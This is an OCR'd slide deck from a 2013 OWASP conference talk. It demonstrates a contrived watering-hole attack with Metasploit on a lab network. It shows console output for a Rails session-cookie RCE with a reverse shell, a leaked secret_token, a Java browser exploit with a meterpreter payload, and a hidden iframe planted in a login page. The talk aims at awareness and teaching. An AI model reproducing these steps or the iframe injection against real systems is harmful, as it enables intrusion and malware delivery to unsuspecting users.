OWASP – AppSec Ireland 2013

Metasploit – Hack in the box

Patrick Fitzgerald
Security Consultant
misterfitzy@gmail.com
patrick.fitzgerald@ward.ie
Twitter: @misterfitzy

31st October, 2013

Agenda

- Introduction
- Bit of Information on Metasploit
- Walkthrough of what Metasploit gives “out of the box”
- Demonstration reflecting real world (type) attack
- Question time

Where to get it

- Metasploit go get it
  - http://www.metasploit.com/
  - Free
  - Powerful
  - Open source

```
            ########                  #
        #################            #
     ######################         #
    #########################      #
  ############################
 ##############################
 ###############################
###############################
##############################
                #    ########   #
   ##        ###        ####   ##
                        ###   ###
                      ####   ###
 ####          ##########   ####
 #######################   ####
   ####################   ####
    ##################  ####
      ############      ##
         ########        ###
        #########        #####
      ############      ######
     ########      #########
       #####       ########
         ###       #########
        ######    ############
       #######################
       #   #   ###  #   #   ##
       ########################
        ##     ##   ##     ##
```

Rules of engagement

- Self imposed rule is that the whole presentation focuses on "out-of-the-box" functionality only

- Training last year focused on the internals, this time the goals are:
  - Show the power available to anyone who can download the framework
  - Raise awareness of the dangers of tools like this in the wrong hands
  - Demonstrate a real attack scenario using only Metasploit

```
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
```


Watering Hole Attack

- Watering Hole Attack
  - Identified by RSA in 2012
- Definition (from wikipedia)
  - Guess (or observe) which websites the group often uses.
  - Infect one or more of these websites with malware.
  - Eventually, some member of the targeted group will get infected.

POISON
ASK YOUR DOCTOR IF IT'S RIGHT FOR YOU!
WHY WATERING HOLE ATTACKS WORK


Contrived Example

- Test network to illustrate a similar attack scenarios
- Attacker wants to compromise the company supersecret.com to steal the secret ingredients



First step, compromise the web server

– In our example the attacker has determined that users use the ‘cyclone’ application to transfer funds
– This has been selected as the target
– It’s well known this is a Ruby on Rails Application
– Check if Metasploit has anything:




```
msf exploit(ms09_050_smb2_negotiate_func_index) > search rails

Matching Modules
================

   Name                                            Disclosure Date          Rank       Description
   ----                                            ---------------          ----       -----------
   auxiliary/admin/http/rails_devise_pass_reset    2013-01-28 00:00:00 UTC  normal     Ruby on Rails Devise Authentication Password Reset
   auxiliary/scanner/http/rails_json_yaml_scanner                           normal     Ruby on Rails JSON Processor YAML Deserialization Scanner
   auxiliary/scanner/http/rails_mass_assignment                             normal     Ruby On Rails Attributes Mass Assignment Scanner
   auxiliary/scanner/http/rails_xml_yaml_scanner                            normal     Ruby on Rails XML Processor YAML Deserialization Scanner
   exploit/multi/http/rails_json_yaml_code_exec    2013-01-28 00:00:00 UTC  excellent  Ruby on Rails JSON Processor YAML Deserialization Code Execution
   exploit/multi/http/rails_secret_deserialization  2013-04-11 00:00:00 UTC  excellent  Ruby on Rails Known Secret Session Cookie Remote Code Execution
   exploit/multi/http/rails_xml_yaml_code_exec     2013-01-07 00:00:00 UTC  excellent  Ruby on Rails XML Processor YAML Deserialization Code Execution
```

– Great! Session Cookie RCE

First step, compromise the web server

– Check the information on the exploit module




```
msf exploit(rails_secret_deserialization) > show options

Module options (exploit/multi/http/rails_secret_deserialization):

   Name             Current Setting         Required  Description
   ----             ---------------         --------  -----------
   COOKIE_NAME      _cyclone_session        no        The name of the session cookie
   DIGEST_NAME      SHA1                    yes       The digest type used to HMAC the sessi
   HTTP_METHOD      GET                     yes       The HTTP request method (GET, POST, PU
   Proxies                                  no        Use a proxy chain
   RAILSVERSION     3                       yes       The target Rails Version (use 3 for Ra
   RHOST            172.16.0.9              yes       The target address
   RPORT            80                      yes       The target port
   SALTENC          encrypted cookie        yes       The encrypted cookie salt
   SALTSIG          signed encrypted cookie yes       The signed encrypted cookie salt
   SECRET                                   yes       The secret_token (Rails3) or secret_ke
   TARGETURI        /cyclone/signin         yes       The path to a vulnerable Ruby on Rails
   VALIDATE_COOKIE  true                    no        Only send the payload if the session c
   VHOST                                    no        HTTP server virtual host


Payload options (ruby/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.0.10      yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

– Unfortunately we don’t have the secret

First step, compromise the web server

- Fortunately this site is hosted on shared hosting
- Peruggia is also hosted on the site and has a file include issue



Peruggia 1.2
Welcome Guest | Login | Home | About | Learn
Comments
Uploaded by: Per
Peruggia 1.2
Welcome Guest | Login | Home | About | Learn
- SQLi -

```
# Be sure to restart your server when you modify this file.

# Your secret key for verifying the integrity of signed cookies.
# If you change this key, all old signed cookies will become invalid!
# Make sure the secret is at least 30 characters and all random,
# no regular words or you'll be exposed to dictionary attacks.
Cyclone::Application.config.secret_token =
'd9d9076ce846a2bbb0bb5a2ac97cc9e27eca4f97bb6f4a4474f0cf5e781b833887360297fe1db6c0daff126b56a122aca9a82
55f1566e90baa4f63617c383deb'
```

WardSolutions

First step, compromise the web server

– Got everything we need now, run the exploit




```
msf exploit(rails_secret_deserialization) > run

[*] Started reverse handler on 172.16.0.10:4444
[*] Checking for cookie _cyclone_session
[*] Found cookie, now checking for proper SECRET
[+] SECRET matches! Sending exploit payload
[*] Sending cookie _cyclone_session
[*] Command shell session 1 opened (172.16.0.10:4444 -> 172.16.0.14:55842) at 2013-10-30 19:10:18 +0000

ls
Gemfile
Gemfile.lock
README.rdoc
Rakefile
app
config
config.ru
db
doc
lib
log
public
script
spec
test
tmp
vendor
```

– We're in!

First step, compromise the web server

– Now we've the access required to plant an exploit in the cyclone app
– Use cve-2013-2423 Java Reflection Confusion issue




```
Module options (exploit/multi/browser/java_jre17_reflection_types):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   SRVHOST     0.0.0.0          yes       The local host to listen on. This mu
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connectio
   SSLCert                      no        Path to a custom SSL certificate (de
   SSLVersion  SSL3             no        Specify the version of SSL that shou
   URIPATH     pwn              no        The URI to use for this exploit (def


Payload options (java/meterpreter/reverse_http):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.0.10      yes       The local listener hostname
   LPORT  8080             yes       The local listener port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

```
msf exploit(java_jre17_reflection_types) > run
[*] Exploit running as background job.

[*] Started HTTP reverse handler on http://172.16.0.10:8181/
[*] Using URL: http://0.0.0.0:8080/pwn
[*]  Local IP: http://172.16.0.10:8080/pwn
[*] Server started.
msf exploit(java_jre17_reflection_types) >
```

– This is what we embed in the site

First step, compromise the web server

– Add a malicious iframe to the new.html.haml




```
cat /owaspbwa/bwa_cyclone_transfers-git/app/views/sessions/new.html.haml
= provide(:title, "Sign in")
%h1 Sign in

.row
.span6.offset3
= form_for(:session, url: sessions_path) do |f|
= f.label :email
= f.text_field :email

= f.label :password
= f.password_field :password

= f.submit "Sign in", class: "btn btn-large btn-primary"

%p
New User?
%a(href=signup_path) Sign Up!

<iframe src="http://172.16.0.10:8080/pwn" width="0" height="0" frameborder="0">
</iframe>
```

– When a user in ‘supersecret’ visits the site they get infected

First step, compromise the web server


– We now have a foothold in the network



```
msf exploit(java_jre17_reflection_types) >
[*] 172.16.0.5       java_jre17_reflection_types - handling request for /pwn
[*] 172.16.0.5       java_jre17_reflection_types - handling request for /pwn/
[*] 172.16.0.5       java_jre17_reflection_types - handling request for /pwn/hiPUrfXb.jar
[*] 172.16.0.5       java_jre17_reflection_types - handling request for /pwn/hiPUrfXb.jar
[*] 172.16.0.5:53522 Request received for /INITJM...
[*] Meterpreter session 1 opened (172.16.0.10:8181 -> 172.16.0.5:53522) at 2013-10-30 19:57:42 +0000

msf exploit(java_jre17_reflection_types) > sessions -l

Active sessions
===============

  Id  Type                   Information          Connection
  --  ----                   -----------          ----------
  1   meterpreter java/java  amurphy @ Alice-PC  172.16.0.10:8181 -> 172.16.0.5:53522 (172.16.0.5)

msf exploit(java_jre17_reflection_types) >
```


Meterpreter

– Some of meterpreters' features
